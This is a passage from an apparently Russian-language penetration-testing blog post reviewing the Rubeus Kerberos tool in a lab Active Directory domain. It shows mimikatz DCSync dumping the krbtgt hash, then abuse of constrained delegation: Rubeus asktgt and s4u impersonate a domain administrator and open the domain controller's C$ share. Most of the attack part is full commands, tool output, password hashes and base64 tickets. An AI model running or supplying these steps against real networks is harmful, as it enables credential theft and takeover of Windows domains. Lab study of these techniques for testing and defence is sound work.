QKhFjAUGwZrcmJ0Z3QbCk1FT1cuTE9DQUw=

Rubeus

v1.5.0

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Ghostpack-CompiledBinaries-master\UD> .\mimikatz.exe 'lsadump::dcsync /user:krbtgt' exit

##### mimikatz 2.2.0 (x64) #18362 May 2 2020 16:23:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:krbtgt
[DC] 'meow.local' will be the domain
[DC] 'DC-16.meow.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 25.03.2020 12:22:28
Object Security ID : S-1-5-21-805811633-2792495381-1632241693-502
Object Relative ID : 502

Credentials:
Hash NTLM: 3ad9a13d5f6bd1efd63fb305bc6ef9c8
ntlm- 0: 3ad9a13d5f6bd1efd63fb305bc6ef9c8
lm - 0: 2ba4316a47921d512448a74b044a7930

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : b4355af2d3c98d6ee4f31efc541025d8

* Primary:Kerberos-Newer-Keys *
```

Обратите внимание, что Rubeus понимает билеты как в виде .kirbi файла, так и в строке закодированной base64.

Constrained Delegation

Если злоумышленнику удалось скомпрометировать учетную запись пользователя или компьютера, для которого включено ограниченное делегирование, то он может выдать себя за любого пользователя домена и выполнить аутентификацию в службе, к которой разрешено делегирование.

Создадим нового доменного пользователя Vaskur с паролем V@skur1234, присвоим ему SPN для службы cifs на контроллере домена.


```

PS C:\Windows\system32> cd C:\
PS C:\> setspn.exe -S cifs/dc-16.meow.local meow.local\Backup
Проверка домена DC=meow,DC=local

Регистрация ServicePrincipalNames для CN=Backup,CN=Users,DC=meow,DC=local
cifs/dc-16.meow.local
Обновленный объект
PS C:\> setspn.exe -T meow.local -Q */*
Проверка домена DC=meow,DC=local
CN=DC-16,OU=Domain Controllers,DC=meow,DC=local
dfs-12f9a27c-bf97-4787-9364-d31b6c55eb04/dc-16.meow.local
ldap/dc-16.meow.local/ForestDnsZones.meow.local
ldap/dc-16.meow.local/DomainDnsZones.meow.local
Microsoft_WindowsServerSolutions_wssg_alert_mgmt_and_sync/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_alert_agent/dc-16.meow.local
Microsoft_WindowsServerSolutions_MediaStreaming_IMediaStreaming/dc-16.meow.local
Microsoft_WindowsServerSolutions_ClientNotificationProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_ClientRegistrationService/dc-16.meow.local
Microsoft_WindowsServerSolutions_HealthReport_Provider/dc-16.meow.local
Microsoft_WindowsServerSolutions_RemoteConnectionManager_RemoteConnectionManagementProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_DomainProviderManager/dc-16.meow.local
Microsoft_WindowsServerSolutions_RemoteDesktop_IRDAccessManager/dc-16.meow.local
Microsoft_WindowsServerSolutions_Web_Admin_IRemoteAccessSiteInfo/dc-16.meow.local
Microsoft_WindowsServerSolutions_MachineManagementProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_MachineIdentityProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_info/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_changepassword/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_login/dc-16.meow.local
Microsoft_WindowsServerSolutions_GroupManagementProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_UserManagementProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_NetworkingProvider(INetworkingService)/dc-16.meow.local
Microsoft_WindowsServerSolutions_AddinInfrastructure_AddinMetadataProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_Settings/dc-16.meow.local
Microsoft_WindowsServerSolutions_DevicesProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_server_restore/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_server_backup/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_bmr_media_generation/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_register/dc-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_server/dc-16.meow.local
Microsoft_WindowsServerSolutions_DataProtection_FileBackup_UserConfigProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_DataProtection_FileBackup_ServerConfigProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_Storage/dc-16.meow.local
Microsoft_WindowsServerSolutions_SqmProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_ProviderFramework_LocalNotificationProvider/dc-16.meow.local
Microsoft_WindowsServerSolutions_ProviderFramework_ServerNotificationProvider/dc-16.meow.local
TERMSRV/dc-16
TERMSRV/dc-16.meow.local
DNS/dc-16.meow.local
GC/dc-16.meow.local/meow.local
RestrictedKrbHost/dc-16.meow.local
RestrictedKrbHost/dc-16
RPC/39da4f98-c4f5-4976-9c90-628c5e2a4192._msdcs.meow.local
HOST/dc-16/meow
HOST/dc-16.meow.local/meow
HOST/dc-16
HOST/dc-16.meow.local
HOST/dc-16.meow.local/meow.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/39da4f98-c4f5-4976-9c90-628c5e2a4192/meow.local
ldap/dc-16/meow
ldap/39da4f98-c4f5-4976-9c90-628c5e2a4192._msdcs.meow.local
ldap/dc-16.meow.local/meow
ldap/dc-16
ldap/dc-16.meow.local
ldap/dc-16.meow.local/meow.local
CN=krbtgt,CN=Users,DC=meow,DC=local
kadmin/changepw
CN=BARSCOMP,CN=Computers,DC=meow,DC=local
RestrictedKrbHost/BARSCOMP
HOST/BARSCOMP
RestrictedKrbHost/Barscomp.meow.local
HOST/Barscomp.meow.local
CN=IIS Service Account,CN=Users,DC=meow,DC=local
HTTP/dc-16.meow.local
CN=Backup,CN=Users,DC=meow,DC=local
cifs/dc-16.meow.local

Найдено существующее SPN.
PS C:\>

```

Теперь можно установить для этой учетной записи возможность делегирования служб ldap и cifs на контроллере домена DC-16.meow.local.

Организация	Опубликованные сертификаты	Член групп			
Репликация паролей	Входящие звонки	Объект	Безопасность	Среда	
Сеансы	Удаленное управление				
Профиль служб удаленных рабочих столов	COM+	Редактор атрибутов			
Общие	Адрес	Учетная запись	Профиль	Телефоны	Делегирование

Делегирование - это чувствительная к безопасности операция, которая позволяет службам работать от имени другого пользователя.

☐ Не делать этого пользователя доверенным для делегирования

☐ Доверять этому пользователю делегирование служб (только Kerberos)

☒ Доверять этому пользователю делегирование указанных служб

☐ Использовать только Kerberos

☒ Использовать любой протокол проверки подлинности

Службы, с которыми эта учетная запись может использовать делегированные учетные данные:

Тип службы	Пользователь или ...	Порт	Имя служ
cifs	DC-16.meow.local		meow.local
ldap	DC-16.meow.local		meow.local

< >

☐ Развернуто

Добавить... Удалить

OK Отмена Применить Справка

Определить учетные записи, которым разрешено ограниченное делегирование, можно также с помощью Powerview или модуля ActiveDirectory.

```
PS C:\>
PS C:\>
PS C:\> Get-ADObject -fi {(msDS-AllowedToDelegateTo -like "*")}

DistinguishedName      Name      ObjectClass ObjectGUID
-----
CN=Backup,CN=Users,DC=meow,DC=local Backup user 9a7a6bd0-f46c-4df3-892b-02d20f568993

PS C:\> Get-ADUser Backup -Prop msDS-AllowedToDelegateTo

DistinguishedName      : CN=Backup,CN=Users,DC=meow,DC=local
Enabled                 : True
GivenName              : Backup
msDS-AllowedToDelegateTo : {cifs/DC-16.meow.local/meow.local, cifs/DC-16, cifs/DC-16.meow.local/meow...}
Name                   : Backup
ObjectClass            : user
ObjectGUID             : 9a7a6bd0-f46c-4df3-892b-02d20f568993
SamAccountName         : Backup
SID                    : S-1-5-21-805811633-2792495381-1632241693-1130
Surname                :
UserPrincipalName      : Backup@meow.local
```

Зная пароль или NTLM-хэш учетной записи meow.local\Backup, с помощью Rubeus можно запросить билет TGT для неё.

```
PS C:\Ghostpack-CompiledBinaries-master\CD>
PS C:\Ghostpack-CompiledBinaries-master\CD> whoami
meow\barsik
PS C:\Ghostpack-CompiledBinaries-master\CD> .\Rubeus.exe asktgt /user:Backup /domain:meow.local /password:B@ckup1234
```

```

  S4U
  Rubeus
  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 384F03E9B53902E3A2737FAD79B8733C
[*] Building AS-REQ (w/ preauth) for: 'meow.local\Backup'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIE2jCCBNagAwIBBaEDAgEwoID9zCCA/NhgPvMIID66ADAgEFoQwbCk1FT1cuTE9DQYUyIHZAdoAMC
AQKhFjAUGwZrcmJ0Z3QbCmlb3cubG9jYyYjgg0zMIIDr6ADAgESoQMAQKiggOhBIIDnXrhYutOrewM
uTCY20u+7/8K1fgd0v6DBIpJK00AE/9EK9izzPdask29Uy/JoYyVvia/8gOMc5IYb3Zdfvkez1H11Ye/+
yf8tycQnb+151UEhaV2PPpxMeEyxTG10z5z65iG9pAb9u+6nbhn4Un8RfjcEmM3Mc5g+VA/r6bsC1pdb
x1ffPGA28RQUn28rry4y4DB2U/U6m2fqacPP+Z3JeaW6bPpMRE0vJga10n05XDacRP3181uJk2ITVZtf
5n8Xq0DdSg19dyVFP1eJfE81fe6100Nw05dKUG128R1tmRapQ2Jpk8myCRyS0GLPTk0FJh6Xn/QbBOMtp
MpliyUdZs8+H6G7Y5n4MLn9Yc3YzLy1LYddZzn2+9UavWmZfckRmljIu4SQJXYS9KEAD9r12tUKB26qh
MAwG4vR+Awa0WTG3t21/d3tVTdTyDFMMjNUhc/8QBFCCEguSp6bm7CjYck0UI/0tZhw0JQW5wWZCrosa
Zqo75gs5k8BheBTHtJtL/P8ZLZIRX3aZKitcRAAh9mdfDU7cU2qs16J5cWpay9w76qs6V4Qxf7vEjBrcq
DXEWMdSGem02cu7eqWiwqRLiKs6DhxArR/uvx1Kn/64Fp+1qJCSN8v0FI5uETvRscPX4KGd0Avx7+h8y
F86TUGP3E5QVHVXi9wkjC198MZgTy17Ggbp91vwX7fz4sINeZJgU8t77qy+volhNMqZymarcmbQK8+
0RyoTj/rusT4LsrQdGhC1Synhu5cDjgBnXhjCLVQv9XlittisvtV8t+K7191ziYQpcZxwKXjJhS3hjLLJ
HI9bGaEDWAQUBRz7RI+df443H1cNODFWOCEAOtytyTMBXRujRnFFBWFIOhu48nXTVnTMe4f1wwSMs3m+
V1UkVW+IFaSePly5+Q992mQHcWfENgnbkIzzI7Nt1NX6mkCTkYcBF0yCoI/GIXU85102Pmhxcu/Y0H2Iy
Nd1Plq6We9p1QuvqnqGVN8zhGiFwvukOBiDptvGbZx0aTE4Uk/zKpad3wXW/gL/TeU1V+a0z1sbIdRz
xYaHfpj1kc/PUMRzW4nI9yK0yndsV/fkbNxS3WJymRUumgsQP5j+wFb80XQnDEuORP1B1vCbbMzNoau
6Mu+juR2oeWC6GeJ1g/IBHxbMEYf95Z5tmk8/QXuCApo1Pljp0EOIaG+Z4ADo10xn8bQqGvxUXFuqbk
jPpXqLZCvJx8Q3WeN42giQ5jgc4wgcugAwIBAKKBwwSBwH2BvTCBuqCBtzCBtDCBsaAbMBmgAwIBF6ES
BBc98tIp/FZlwbqG1xau6cRoQwbCk1FT1cuTE9DQYUyIEzARoAMCAQGHcJAIGwZCYWnRdXCjBwMFAEDh
AAC1ERgPMjAyMDA1MjcxNDQ3MjFjFaphEYDzIwMjAwNTI4MDA0NzIxwQcRGAB8yMDIwMDYwZmE0NDcyMvqo
DBsKTUVVY5MT0NBTKkfMB2gAwIBAAQEWMBQbBmtYnRndBsKbWVdy5sb2NhbA==

ServiceName      : krbtgt/meow.local
ServiceRealm     : MEOW.LOCAL
UserName         : Backup
UserRealm        : MEOW.LOCAL
StartTime        : 27.05.2020 17:47:21
EndTime          : 28.05.2020 3:47:21
RenewTill        : 03.06.2020 17:47:21
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : vFLZCKfxWVm6hiMWrEXA==
```

Теперь, используя «экшен» s4u в Rubeus можно запросить TGS для пользователя, которому разрешена аутентификация на сервисе cifs/ldc-16.meow.local (например,

администратору домена ADadmin).


```
PS C:\Ghostpack-CompiledBinaries-master\CD>
PS C:\Ghostpack-CompiledBinaries-master\CD> whoami
meow\barsik
PS C:\Ghostpack-CompiledBinaries-master\CD> klist

Текущим идентификатором входа является 0:0xdbf1c

Кэшированные билеты: (0)
PS C:\Ghostpack-CompiledBinaries-master\CD> .\Rubeus.exe s4u /ticket:doIE2jCCBNagAwIBBAEDAgEWOoID9zCCA/NhggPvMIID66ADAgEfoQwbCk1FT1cuTE9DQYuiHzAdoAMCAQKhF
jAUGwZrcmJ0Z3QbCm1lb3cubG9jYyYjgg0zMIIDr6ADAgESoQMCAQKigg0hBIIIDnXrhYut0rewMuTCYZOu+7/8K1fgd0v6DBIpJK00AE/9EK9izzPdask29Uy/JoyYvia/8g0Mc5IYb3ZdfvkezlH11Ye/
+yf8tycQnb+151UEhaV2PPpxMeEyxTg10z5z65iG9pAb9u+6nbhn4Un8RfjcEmW3Mc5g+VA/r6bsC1pdx1ffPGA28RQUUn28rry4y4DB2U/U6m2fqacPP+Z3JeaW6bPpMRE0vJga10n05XDaCRP3181uJk
2ITVZtf5n8Xq0DdSg19dyVPF1eJfE81fe6100Nw05dKUG128R1tmRapQ2Jpk8myCRyS0GLPTk0FJh6Xn/QbB0MtpMpliyUdZs8+H6G7Y5n4MLn9Yc3YzLy1LYddZZn2+9UavWmZfckRm1jIu4SQJXYS9KEA
D9+12tUKB26qHMAwG4vR+AwA0tG3t21/d3tVTdTyDFMMjNUhc/8QBFCFIguSp6bm7CjYck0UI/0tZhWoJQW5wWZCrosaZqo75gs5k8he8THTJtL/P8ZLZirX3aZKitcRAAh9mdfDU7cU2qs16J5cWpay9
w76qs6V4Qxf7vEjBrcqDXEWmDSGem02cu7eqW1wqRL1Ks6DhxArR/uvx1Kn/64Fp+1qJCSN8v0FI5uETvRscPX4KGd0Avx7+h8yF86TUGP3E5QVHV1Xi9wkjC198MZzgTy17Gbbp91vWX7fz4sIneZJgU8
t77qy+voNHNmQZymarcmbQK8+0RyoTj/rusT4LsrQdGhC1Synhu5cDjg8nXhJCLVQv9X1ttisvtV8t+K7191ziYQpcZxwKXjJhS3hjLLJHI9bGaEDWAQUBRz7RI+dF443H1cNODFWOCEAOtyTMBXRuJR
nFFBwFI0hu48nXTVnTMe4f1wSMs3m+V1UkVW+IFaSePly5+Q992mQHcWENgnbkIzzI7Nt1NX6mkCTkYcBF0yCoI/GIXU85102Pmhxcu/Y0H2IyNd1P1q6We9pIQuvqnfGVN8hzGifwvuk0BIDptvGbZx0
acTE4Uk/zKpad3wXW/gL/TEu1V+a0z1sbIdRzxYafPj1kc/PUmRzW4nI9yKOyrdsv/fkbNxs3WJymRUumgsQP5j+wFb80XQnDEuORP1B1vCbbMzNoau6Mu+juR2oeWC6GeJ1g/IBHxbMEEyf95Z5tmk8
/QXuCApo1P1jp0E0IaG+Z4ADo10xn8bQqGvXUXFuqbkjPpxqLZcVJx8Q3WeN42giqSjgc4wgcugAwIBAKKBwwS8wH2BvTCBuqCBtzCBtDCBsAbMBmgAwIBF6ESB8C98tkIp/FZNBqGIXau6cRcoQwbCk1
FT1cuTE9DQYuiEzARoAMCAQGHcJAIGwZCYWnrdXCjBwMFAEDhAAC1ERgPMjAyMDA1MjcNNDQ3MjFaphEYDzIwMjAwNTI4MDA0NzIxwqRGABYMDIwMDYwMzE0NDcyMwqoDBsKTUVPVy5MT0NBTKkFMb2gA
wIBAQEWMBQbBmtyYnRndBsKbWVvdy5sb2NhbA== /impersonateuser:adadmin /domain:meow.local /msdsspn:ldap/dc-16.meow.local /altservice:cifs /ptt
```

Здесь я указываю полученный ранее билет учетной записи Backup; /impersonateuser — пользователя, права которого хочу получить; /domain — домен, в котором всё происходит; /msdsspn /altservice — сервис, для которого нужен TGS; /ptt — сразу импортировать полученный билет в текущую сессию.

Вот что происходит в Rubeus:



v1.5.0

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: DC-16.meow.local (192.168.0.201)

[*] Building S4U2self request for: 'Backup@MEOW.LOCAL'

[*] Sending S4U2self request

[+] S4U2self success!

[*] Got a TGS for 'adadmin@MEOW.LOCAL' to 'Backup@MEOW.LOCAL'

[*] base64(ticket.kirbi):

```
doIFdjCCBXKgAwIBBaEDAgEWooIEkzCCBI9hggSLMIIIEh6ADAgEFoQwbCk1FT1cuTE9DQUYiEzARoAMC
AQGHcJAIGwZCYWNrdXCjggRbMIIIEV6ADAgEXoQMAQKiggRJBIIERc5ejhyPmQIUPcoht88dq/N83XHq
dZgBVzkwYBRqo8n6A0vzF1Ey2VAmXos1TndKqtJMH0Be2N9GL9eXDGANEZ0YAjS1P0Lmc0o4S8aLCwtv
RDB4/qZKSR9ZdridnniyyqZ00be2Fc7DfwbZkDrAbTSvk+Bj0hX/usf1oGpdb/11G62SBsZq+eLgiMB
HZBQ3yzGxZVwJAWPRN0yGY0MYfqWZPtyWf/T8k1LT0t119LeC5KS5vEGRXq7cyCEr1xJ1E1a5ZQOW9BC
qOa+mvIngHxMR0xmq+KuB1MX3VV+oRS9iUDKNzg4ftCvsndFEbN5SpPj7yKYnmhbwTW/VVRbbbTHPnh5
GU5fbkZ1ybh2IDr3qHrcba9cXNvws7zjztGAVMVeCTAMkIA2vcFt2cR5YzJJziAWCDjXoDd9YAhzpVUz
iv/U72jGRW9bttLQu0cgqWi9RbxirJE0NJA1LI8yXwFHBw/IO0r3aU+o6ar+7nJpWw3oqL/L0YGT2SUD
/FFQJo1fAaxzV5PeRMYYWRbDBP8TWXAjMnZDQ8oLok9+2D3BM1WJhH/K4we8fUJ1Ev2+EDRjmyMdE04U
nkE/9f75yK091DryZ/+6r0dIEmn9khy5GpOX7M2NXz7pZMJ/COLTRZwYa021A/DRjbJhziCE1vCN369X
zVCyPzP0pQ3N83fUr3dYfsu9sBa5obA4nm7Zo+8tL7j8FnA6fjNvf7nPeLDo6GEGWzY1TlnrJvh2+ODV
5sJMQRt1V138r2/Lf14RoZ00M11xK8nS6mK1cwes1U45TBaz1IAc4RE7/tkzv+pJuX1E0jerhyqmZE4j
f6VmQyKzMzqV5e6MIV7bHjJAV+IB84eZfAuWTPkdq2B1z4mB0EP/Pn5s1tRuQxCEToWtQh7z+etVFvK3
BXf2/rMDrftmJ3Cq3dLX11AdvM7mwOWN7b+W68iONTnqxFOd0jPQJsa9smX0d6c7q/KIGRSQpHsqLkBr
6Ky17ruKfgeel+fCn1yFjH5yOkD1IKtEoA2xI4iSRvb936E/XyILAKM7SRPx08Io0PyhoiVfjr0YFGfP
v93J0bmBWaWyctcTJfbnz6nQbitOE90uvJ8+6EEULhVszeDHAwJgLTIADavhrZjg05NKgJsvd7fJrr0y
7mA412chU9L/+RhgiQpCaDAYQ4v0PhIcGAmBw3m2+komAgG4iDDZWVn1+a2pTDA2m+8N2ufG6m6ZfB1
9HsLW6/vfHs8UbLHr4LVgDIWgmyy1QI4DwUh2Cy7FfjZgUk7C416019inBbpPxqTB2b756yUbUvwSMok
EsiPQlvjk0CPxnLSr1NCsIDUWcaH5YausxqiBx1E+PhXS1nYtKE0xdo6r5dGg20CetTia1P+M121LJCh
S5mCHV1cWQB3udsBrPktMJ0DbW3mZRRCGj0RcpOK1zncylWD91248LB+6mth4CV4V9QrA4yJgc4wgCug
AwIBAKKBwwSBwH2BvTCBuqCBtZCBtDCBsaAbMBmgAwIBF6ESBBCPhN2b5xQshrKPNzExrcyWoQwbCk1F
T1cuTE9DQUYiHzAdoAMCAQqhFjAUGxJhZGFkbWluQE1FT1cuTE9DQUYjBwMFAEChAAC1ERgPMjA5MDA1
MjcXNTMwMTVaphEYDzIwMjAwNTI4MDA0NzIxwQcRGA8yMDIwMDYwMzE0NDcyMVqoDBsKTUVPVy5MT0NB
TKkTMBGgAwIBAAEKMAgbBkJhY2t1cA==
```

[*] Impersonating user 'adadmin' to target SPN 'ldap/dc-16.meow.local'

[*] Final ticket will be for the alternate service 'cifs'

[*] Using domain controller: DC-16.meow.local (192.168.0.201)

[*] Building S4U2proxy request for service: 'ldap/dc-16.meow.local'

[*] Sending S4U2proxy request

[+] S4U2proxy success!

[*] Substituting alternative service name 'cifs'

[*] base64(ticket.kirbi) for SPN 'cifs/dc-16.meow.local':

Здесь можно заметить, что при ограниченном делегировании включаются 2 расширения Kerberos: это S4U2self и S4U2proxy.

S4U2self позволяет участникам службы запросить специальный TGS с флагом FORWARDABLE к себе от имени конкретного пользователя. Это нужно для того, чтобы данный билет в дальнейшем мог использоваться расширением S4U2proxy.

S4U2proxy позволяет вызывающей стороне использовать этот специальный билет, чтобы запросить TGS пользователя для службы, к которой разрешено делегирование (в данном случае cifs\dc-16.meow.local). Более подробно об этом можно прочитать [здесь](#) и [здесь](#).

В это время Rubeus уже получил финальный тикет и импортировал его в текущую сессию.

```
[*] Impersonating user 'adadmin' to target SPN 'ldap/dc-16.meow.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Using domain controller: DC-16.meow.local (192.168.0.201)
[*] Building S4U2proxy request for service: 'ldap/dc-16.meow.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc-16.meow.local':

doIG0jCCBjagAwIBBaEDAgEWooIFRzCCBUNhggU/MIIFo6ADAgEFoQwbCk1FT1cuTE9DQUYiIzAhoAMC
AQKhGjAYGwRjAwZzGxBkYy0xNi5tZW93LmxvY2Fso4IE/zCCBPugAwIBEqEDAgEEoIE7QSCB0mN6Loa
mVFe1a1LGGM5I+RXNvtY1zZiqIYdgTkna9zXB5r5QB8Buojuin1JKhuBczd0+pz/r6PRHuLRdf4S+ww5v8
3Z/8YDQgTu4VIzuVgVu47xt/UinvZH/uX96oEe/AiQ1917U/aWhOUegI3DUBohbR6G1C6r+H8y7vpf+k
0YdAcKzg0JLSrajSRdpwFS0ecszHvD6L3fwhIeTU2CD7yddEnFs3AB45Xc/oY570aRWhAeisuabB3b71
Xh5D/qnzozJ8zT1F6w3GwNL/goFk6ft60eQs jvrn0h6/np6JG1AI9wmsH3UJUGmUa/YNP2RNKehZbmQL
4Qa30Uj1DNjdCQiw7g4ojHV8Z0falCn8hrZcQjiu6rgbipe3qv0jYAmtZMA4A7eSDv+KMghH9dAVMMih
JaIQHWLYRuXmdM7+uC7qMoFPg4jb2s57nlvsbhsaiXLq78TNjUMpCVL1hQuIOP22TVX8B20YwaSgjYYA
r+Ruk3H41L6XS+MGaNKENqPZ6B4CZ0dnjqyaDt2e3st3HXFm16qVfB0fmwfk0zRI/DzMs1XXYufnHH7a
XxRtFBG19D8k5n0tsMmWF/Q441bWqktgCCQjPrs7VDCmPL/RgGvT1yRmxE8V8iN09naY5jAwnzuTSQvJ
VUCJhwtG2S8/dSWxKWjgnJHGha/zWczkkvW2uhnGxVpbKFLQst5xSUPgOb93iW+KjUFPZqQI146bDVe6
Qp9GDRxwf16py7XoP35KwgZ2GCRwJqs0XMKvMxQtaikeyvw2b19kp5gHxM0HjBU0V0/2U6Lenr/++UXT
H11wmbyKHRO0jDEuzg0rqLIERY+9AgByDuHr5bJT77RGDOQFHbs8CBsuR4GvTwu0yWscp14t/9G7d5wg
PQTcCNdzsXRW+Oqr0g1K4hLVkUqNySb2vocW4R2kf07Z0p8P094xxqddGwofT+/v4U1Ln6sNc jytrpT+
v4npoyNIwA5PQKukcrzwpzbIjJaqymttzE03Z7Uib54Rpoq9xR94AHXY2u3MZw+9Fi2So0ZIBIH/indR
50Duucuyv21JPURK1s9EZzoETwvfbL+cQFuruJFmq84CPHNrcf/6LINv+AWM/78y95oI6xwqtzLXRmns
HdhcVjut3xDjpv5IrAYLZURT34YXYHesG+8hX3TWf190xgbRIyrgjsgEKgd0Nukrer1leyTysDuEq23F
9CmD1cc5jnDhMQo2r++zaaE5kvM781/ASEE67Hhn2D9btKgatBAr8Q1i1Z8RSpnfVstI9tBC8Q02s9oe
6f4kwyuEFqX1LdCEsKxVSX0JwUdzmoJwH6bzVJGJ6e+D37Vu1CMI2Ab196ct6dzywrEr45F2hHVbze0
mimMYKaybbtn83qB6IrhMvd8Ki55nbnz3V5ucuTpFLocLYM2KHd2Nhzm7GEGty1szQLrXmRK7JQVfIKg
xVd2i4wFaaDxK2rU8dFiDGPoRu95eVr5AKeX5c8ofuTReruohm4gwj5VUh+Vr30z+88xU0iKK9Pg8G1
y6im2XYqoCtbmLQKRh3ZHP2NYMDx749RyF1FV+VEKz9K46XNjfU41GPwgQq1fIiIB6XJxgOrFUMud2P
toj157mSSfe18BsEqcssXCengI5jyz5oCXUuONTA00E2+aMUueLA2+bEwhexqTCEPRXcfyjd4wgdug
AwIBAKB8wSB0h2BzTCByqCBxzCBxDCBwaAbMBmgAwIBEaESBBcDjntmPfZni+wo1SEET7RBgoQwbCk1F
T1cuTE9DQUYiHzAdoAMCAQqhFJAUGxJhZGFkbW1uQE1FT1cuTE9DQUYjBwMFAEChAAC1ERgPMjAyMDA1
MjcxNTMwMTVaphEYDzIwMjAwNTI4MDA0NzIxWqcRGA8yMDIwMDYwMzE0NDcyMVoQDBsKTUVPVY5MT0NB
TKkjMCGGgAwIBAQEaMBGbgBNpZnMbEGRjLTE2Lm1lb3cubG9jYWw=

[+] Ticket successfully imported!
PS C:\Ghostpack-CompiledBinaries-master\CD> klist

Текущим идентификатором входа является 0:0xdbf1c

Кэшированные билеты: (1)

#0> Клиент: adadmin @ MEOW.LOCAL
Сервер: cifs/dc-16.meow.local @ MEOW.LOCAL
Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
флаги билета 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Время начала: 5/27/2020 18:30:15 (локально)
Время окончания: 5/28/2020 3:47:21 (локально)
Время продления: 6/3/2020 17:47:21 (локально)
Тип ключа сеанса: AES-128-CTS-HMAC-SHA1-96
Флаги кэша: 0
Вызванный центр распространения ключей:
PS C:\Ghostpack-CompiledBinaries-master\CD>
```


Проверим, получится ли посмотреть диск С на контроллере домена с полученным билетом.

```
[+] Ticket successfully imported!
PS C:\Ghostpack-CompiledBinaries-master\CD> klist

Текущим идентификатором входа является 0:0xdbf1c

Кэшированные билеты: (1)

#0>      Клиент: adadmin @ MEOW.LOCAL
        Сервер: cifs/dc-16.meow.local @ MEOW.LOCAL
        Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
        флаги билета 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Время начала: 5/27/2020 18:30:15 (локально)
        Время окончания: 5/28/2020 3:47:21 (локально)
        Время продления: 6/3/2020 17:47:21 (локально)
        Тип ключа сеанса: AES-128-CTS-HMAC-SHA1-96
        Флаги кэша: 0
        Вызванный центр распространения ключей:
PS C:\Ghostpack-CompiledBinaries-master\CD> whoami
meow\barsik
PS C:\Ghostpack-CompiledBinaries-master\CD> dir \\dc-16.meow.local\c$

        Каталог: \\dc-16.meow.local\c$

Mode                LastWriteTime         Length Name
----                -
d-----          25.03.2020    12:29             DFSRoots
d-----          27.03.2020    13:25 Ghostpack-CompiledBinaries-master
d-----          25.03.2020    12:28             inetpub
d-----          30.03.2020    16:10             PerfLogs
d-r---          25.03.2020    12:37             Program Files
d-----          25.03.2020    12:37             Program Files (x86)
d-----          25.03.2020    12:29             ServerFolders
d-----          15.04.2020    21:19             Share
d-----          26.05.2020    17:45             Test
d-r---          15.04.2020    12:52             Users
d-----          27.05.2020    15:51             Windows

PS C:\Ghostpack-CompiledBinaries-master\CD>
```

Да, всё прошло успешно.

На этом я заканчиваю обзор на данный инструмент, в целом мне он понравился, приятный и простой в использовании, с хорошим функционалом. Надеюсь, и вы после прочтения данных статей возьмёте его на вооружение.

Спасибо за внимание, всем добра, не болейте!